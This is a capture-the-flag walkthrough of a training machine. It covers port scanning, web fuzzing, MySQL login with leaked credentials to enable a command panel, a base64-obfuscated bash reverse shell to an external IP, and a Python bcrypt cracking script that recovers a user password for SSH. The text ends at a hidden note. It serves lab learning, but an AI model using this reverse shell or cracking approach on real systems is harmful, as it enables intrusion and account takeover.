TL;DR
In this challenge we use mysql to change the value in table run, and then get RCE.
We move to user adam using hash we find inside /proct/pass/bcrypt_encryption.py and crack.
We find mason’s password in google map location, using hint we find on the system
We escalate to root using service running on port 8080
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 22 with ssh, port 80 with apache http server, 3306 with mysql service, 4444 and 5000 with unknown services and 33060 with mysql X.
PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 62 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3e:4b:f1:9a:d0:59:b7:88:c9:f2:4d:54:43:ff:a9:a6 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC7RQ4jozxRdWYj8GZXJnhh7FspCxW4B86AuF4G5yA7kuDBPeUpWDAMvZlLdr1Fq9eFrN9s8orih9QoNYDj93DtFcH1yL+frO8UnjPAzLXT+ThLjsSh0VXlA4qbqddkcqb4RS0wZkxHnrYSw5/I7KtYE0fFBXjMldSNwe2dkZeFvvlfPh3uptJqL4m7McCHNX2ycmi5YQRdVf6r+waOHoycMNPtcQR8DpweF4DEJoXGyb0qdfzs1IM3dWK56+njrfye1FTbnJmNafhlrg1Oc391KVtXOgG63QCwBRjBsr4UuakL3utTMXcnsx9hfGttCLw0kXwKE7OkIxmEyl85
6FlCJbAVBzMjbknhAQqLvnLVQqLZiTdN8eo0DsZwGkRjf0PeywLI9O0AftUIWACOnETZ6lYLxMdm57QaukgQLMvLuUS1VCuutJDYEQmtbml4uScY00CqqlsXdaO7YXlncDlAz6J3y2IF8l5fSJhdDmdNKgMktkcks86Cf7gkIf0mC9M=
|   256 88:b5:9b:6b:8f:11:ca:f8:ff:f5:16:fa:4b:d8:f8:4e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIlVw86GU2FrgZxdSEC3/gvGSOlpRqANr113dk0ByvmYbN7MvI1N2xO8MYjzqTaB4Zh1w8gPTTtXZb3XZDgsrQk=
|   256 74:0d:61:2c:89:cc:07:2b:49:56:e1:b2:72:4a:a1:04 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICK03aQQPtRPCSn/2pY1+z4nZbKPkYOyUcXRRC1ILEbK
80/tcp    open  http    syn-ack ttl 62 Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
3306/tcp  open  mysql   syn-ack ttl 62 MySQL 8.0.42-0ubuntu0.20.04.1
|_ssl-date: TLS randomness does not represent time
| mysql-info:
|   Protocol: 10
|   Version: 8.0.42-0ubuntu0.20.04.1
|   Thread ID: 12
|   Capabilities flags: 65535
|   Some Capabilities: SupportsCompression, SupportsTransactions, Speaks41ProtocolOld, IgnoreSpaceBeforeParenthesis, IgnoreSigpipes, InteractiveClient, LongPassword, Support41Auth, ConnectWithDatabase, SupportsLoadDataLocal, SwitchToSSLAfterHandshake, Speaks41ProtocolNew, ODBCClient, DontAllowDatabaseTableColumn, FoundRows, LongColumnFlag, SupportsMultipleResults, SupportsAut
hPlugins, SupportsMultipleStatments
|   Status: Autocommit
|   Salt: \x02^b[\x0F@\x06Mbl\x18+cyz=\x01[%H
|_  Auth Plugin Name: caching_sha2_password
| ssl-cert: Subject: commonName=MySQL_Server_5.7.33_Auto_Generated_Server_Certificate
| Issuer: commonName=MySQL_Server_5.7.33_Auto_Generated_CA_Certificate
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-02-11T23:12:30
| Not valid after:  2031-02-09T23:12:30
| MD5:   0b70:1b5f:166e:4269:32e3:01be:40f8:f6e7
| SHA-1: 2866:e1ef:d280:9bcf:6cec:b15c:27b7:af15:cde1:f92b
| -----BEGIN CERTIFICATE-----
| MIIDBzCCAe+gAwIBAgIBAjANBgkqhkiG9w0BAQsFADA8MTowOAYDVQQDDDFNeVNR
| TF9TZXJ2ZXJfNS43LjMzX0F1dG9fR2VuZXJhdGVkX0NBX0NlcnRpZmljYXRlMB4X
| DTIxMDIxMTIzMTIzMFoXDTMxMDIwOTIzMTIzMFowQDE+MDwGA1UEAww1TXlTUUxf
| U2VydmVyXzUuNy4zM19BdXRvX0dlbmVyYXRlZF9TZXJ2ZXJfQ2VydGlmaWNhdGUw
| ggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDRCvq9/K5fEQO0juxe6NG4
| zjV1A5DR/lgWgraEiLmYANxmlN4MY6dy79NnaeCI8fRSjergQIJzFbNWc5mfm6NC
| E3eaLq2X9eN7+KdR2q7VNjJ/fF3D7k4ewa0GnBNGbC2AyoYrFKXxAN6qGU831qU4
| aMNcNCAXcJqqF4rW+3Vjlj8h2/ZkYkRJsVUEz5k6esNYRsVPu7JSFkRLE4lV8Xg9
| vL9arCA9BgR4sE1FqI7mA9DLUcoEZlJXwgl67oad5sxW+GPuZeUF4jF583C8vBhN
| WRtHWPytjQLe69N8BTthbdabtyQI2HMBEGSEDF6U2AJj8OiC3AXUs3L9p//hL/1p
| AgMBAAGjEDAOMAwGA1UdEwEB/wQCMAAwDQYJKoZIhvcNAQELBQADggEBAHPpnm2k
| 2U9nkklYcE0M2LEWyQE8IJozVMLMZ3KvuTF49+eUGXUeEvoJQnOi6P5ELvc57gGY
| 5QcAdpmqAbdE6vA1jnvK825LCl/L1zpsqXpkj4gu5Znavl2Rs0wXvhGhlj3PlNQu
| SKoSi+s729CulT6OU+JV9NDIOQlzoSfHCHo02t0D006dnx1ko1J/CtWqFi6mPF8u
| jqb87kTDBtMPXEO9OKrWKKjxBBQlVAIgu+VAn3TfeEX5moOZO84Uv7ul6GuJ2Xg3
| J4tSOB1aj0YJcgRXPbYXXf8AgOnMMXv18ZW1x49P5Yro58JyjioZiY7d9bHArRy5
| nuBjGrsuWRNAqBM=
|_-----END CERTIFICATE-----
4444/tcp  open  krb524? syn-ack ttl 62
| fingerprint-strings:
|   GetRequest:
|     Can you decode this for me?
|     ZXh0cmVtZWhhcmRyb290cGFzc3dvcmQ=
|     Wrong Password
|   NULL, SSLSessionReq:
|     Can you decode this for me?
|_    ZXh0cmVtZWhhcmRyb290cGFzc3dvcmQ=
5000/tcp  open  upnp?   syn-ack ttl 62
| fingerprint-strings:
|   FourOhFourRequest, GetRequest, JavaRMI, Kerberos, NULL, SIPOptions, TLSSessionReq, WMSRequest, X11Probe, ZendJavaBridge:
|     OpenSSH 5.1
|_    Unable to load config info from /usr/local/ssl/openssl.cnf
33060/tcp open  mysqlx  syn-ack ttl 62 MySQL X protocol listener
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port4444-TCP:V=7.95%I=7%D=12/29%Time=6952F788%P=x86_64-pc-linux-gnu%r(N
SF:ULL,3D,"Can\x20you\x20decode\x20this\x20for\x20me\?\nZXh0cmVtZWhhcmRyb2
SF:90cGFzc3dvcmQ=\n")%r(GetRequest,4B,"Can\x20you\x20decode\x20this\x20for
SF:\x20me\?\nZXh0cmVtZWhhcmRyb290cGFzc3dvcmQ=\nWrong\x20Password")%r(SSLSe
SF:ssionReq,3D,"Can\x20you\x20decode\x20this\x20for\x20me\?\nZXh0cmVtZWhhc
SF:mRyb290cGFzc3dvcmQ=\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port5000-TCP:V=7.95%I=7%D=12/29%Time=6952F783%P=x86_64-pc-linux-gnu%r(N
SF:ULL,46,"OpenSSH\x205\.1\nUnable\x20to\x20load\x20config\x20info\x20from
SF:\x20/usr/local/ssl/openssl\.cnf")%r(GetRequest,46,"OpenSSH\x205\.1\nUna
SF:ble\x20to\x20load\x20config\x20info\x20from\x20/usr/local/ssl/openssl\.
SF:cnf")%r(ZendJavaBridge,46,"OpenSSH\x205\.1\nUnable\x20to\x20load\x20con
SF:fig\x20info\x20from\x20/usr/local/ssl/openssl\.cnf")%r(TLSSessionReq,46
SF:,"OpenSSH\x205\.1\nUnable\x20to\x20load\x20config\x20info\x20from\x20/u
SF:sr/local/ssl/openssl\.cnf")%r(Kerberos,46,"OpenSSH\x205\.1\nUnable\x20t
SF:o\x20load\x20config\x20info\x20from\x20/usr/local/ssl/openssl\.cnf")%r(
SF:X11Probe,46,"OpenSSH\x205\.1\nUnable\x20to\x20load\x20config\x20info\x2
SF:0from\x20/usr/local/ssl/openssl\.cnf")%r(FourOhFourRequest,46,"OpenSSH\
SF:x205\.1\nUnable\x20to\x20load\x20config\x20info\x20from\x20/usr/local/s
SF:sl/openssl\.cnf")%r(SIPOptions,46,"OpenSSH\x205\.1\nUnable\x20to\x20loa
SF:d\x20config\x20info\x20from\x20/usr/local/ssl/openssl\.cnf")%r(JavaRMI,
SF:46,"OpenSSH\x205\.1\nUnable\x20to\x20load\x20config\x20info\x20from\x20
SF:/usr/local/ssl/openssl\.cnf")%r(WMSRequest,46,"OpenSSH\x205\.1\nUnable\
SF:x20to\x20load\x20config\x20info\x20from\x20/usr/local/ssl/openssl\.cnf"
SF:);
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
I added lunizzctf.thm to my /etc/hosts
Find mysql credentials and change value on table run to get RCE
Since the root page showed me default apache page, I started with fuzzing:
┌──(agonen㉿kali)-[~/thm/LunizzCTF]
└─$ ffuf -u "http://lunizzctf.thm/FUZZ" -w /usr/share/SecLists/Discovery/Web-Content/common.txt -e .txt,.php,.xml -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://lunizzctf.thm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/common.txt
 :: Extensions       : .txt .php .xml
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

hidden                  [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 149ms]
index.html              [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 187ms]
instructions.txt        [Status: 200, Size: 339, Words: 39, Lines: 14, Duration: 148ms]
whatever                [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 149ms]
:: Progress: [19000/19000] :: Job [1/1] :: 266 req/sec :: Duration: [0:01:13] :: Errors: 0 ::
This is http://lunizzctf.thm/instructions.txt:

Let’s try to use the credentials for mysql login:
runcheck:CTF_script_cave_changeme

We need to use the flag --skip-ssl-verify-server-cert, otherwise the ssl verifications blocks the request:
mysql -h lunizzctf.thm -u runcheck -p'CTF_script_cave_changeme' --skip-ssl-verify-server-cert
After login, I can see there is db runornot with table runcheck.
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| performance_schema |
| runornot           |
+--------------------+
3 rows in set (0.150 sec)

MySQL [(none)]> use runornot
shReading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [runornot]> show tables
    -> ;
+--------------------+
| Tables_in_runornot |
+--------------------+
| runcheck           |
+--------------------+
1 row in set (0.152 sec)

MySQL [runornot]> select * from runcheck;
+------+
| run  |
+------+
|    0 |
+------+
1 row in set (0.149 sec)
The interesting part is that inside /whatever, another endpoint we found, we can see command execute panel:

As we can notice, it isn’t working. The reason is because the command executor mode is 0, let’s try to update this in the db:
MySQL [runornot]> update runcheck set run=1;

now, I tried to execute again id, and itt worked, we got RCE:

I pasted the payload from penelope:
printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xNjQuMjQ4LzQ0NDQgMD4mMSkgJg==|base64 -d|bash

Brute force adam’s password using hash found inside /proct/pass/bcrypt_encryption.py
We can see under / folder, the folder /proct, which shouldn’t exist

We can find inside /proct/pass the file bcrypt_encryption.py.
www-data@ip-10-67-136-99:/proct/pass$ ls -la
total 12
drwxr-xr-x 2 adam adam 4096 Feb 28  2021 .
drwxr-xr-x 3 adam adam 4096 Feb 28  2021 ..
-rw-r--r-- 1 adam adam  273 Feb 28  2021 bcrypt_encryption.py
www-data@ip-10-67-136-99:/proct/pass$ cat bcrypt_encryption.py
import bcrypt
import base64

passw = "wewillROCKYOU".encode('ascii')
b64str = base64.b64encode(passw)
hashAndSalt = bcrypt.hashpw(b64str, bcrypt.gensalt())
print(hashAndSalt)

#hashAndSalt = b'$2b$12$LJ3m4rzPGmuN1U/h0IO55.3h9WhI/A0Rcbchmvk10KWRMWe4me81e'
#bcrypt.checkpw()
I want to crack the hash we find here:
$2b$12$LJ3m4rzPGmuN1U/h0IO55.3h9WhI/A0Rcbchmvk10KWRMWe4me81e

However, this is bcrypt hash of the base64 of the password. I’ll use a python script to crack the password:
import bcrypt
import base64
from multiprocessing import Pool, cpu_count

stored_hash = b'$2b$12$LJ3m4rzPGmuN1U/h0IO55.3h9WhI/A0Rcbchmvk10KWRMWe4me81e'
rockyou_path = "/usr/share/wordlists/rockyou.txt"

def check_password(password):
    try:
        b64_password = base64.b64encode(password.encode('ascii'))
        if bcrypt.checkpw(b64_password, stored_hash):
            return password
    except Exception:
        pass
    return None

def main():
    with open(rockyou_path, 'r', encoding='latin-1') as f:
        passwords = [line.strip() for line in f]

    print(f"[+] Using {cpu_count()} CPU cores")

    with Pool(cpu_count()) as pool:
        for result in pool.imap_unordered(check_password, passwords):
            if result:
                print(f"\n[✓] Match found: {result}")
                pool.terminate()
                return

    print("[-] No match found")

if __name__ == "__main__":
    main()
The password is bowwow.

I logged in as adam using ssh:
ssh adam@lunizzctf.thm # bowwow
Find mason password using google maps location
we can find an hidden note:
adam@ip-10-64-167-66:~$ cat Desktop/.archive/to_my_best_friend_adam.txt
do you remember our place
i love there it's soo calming
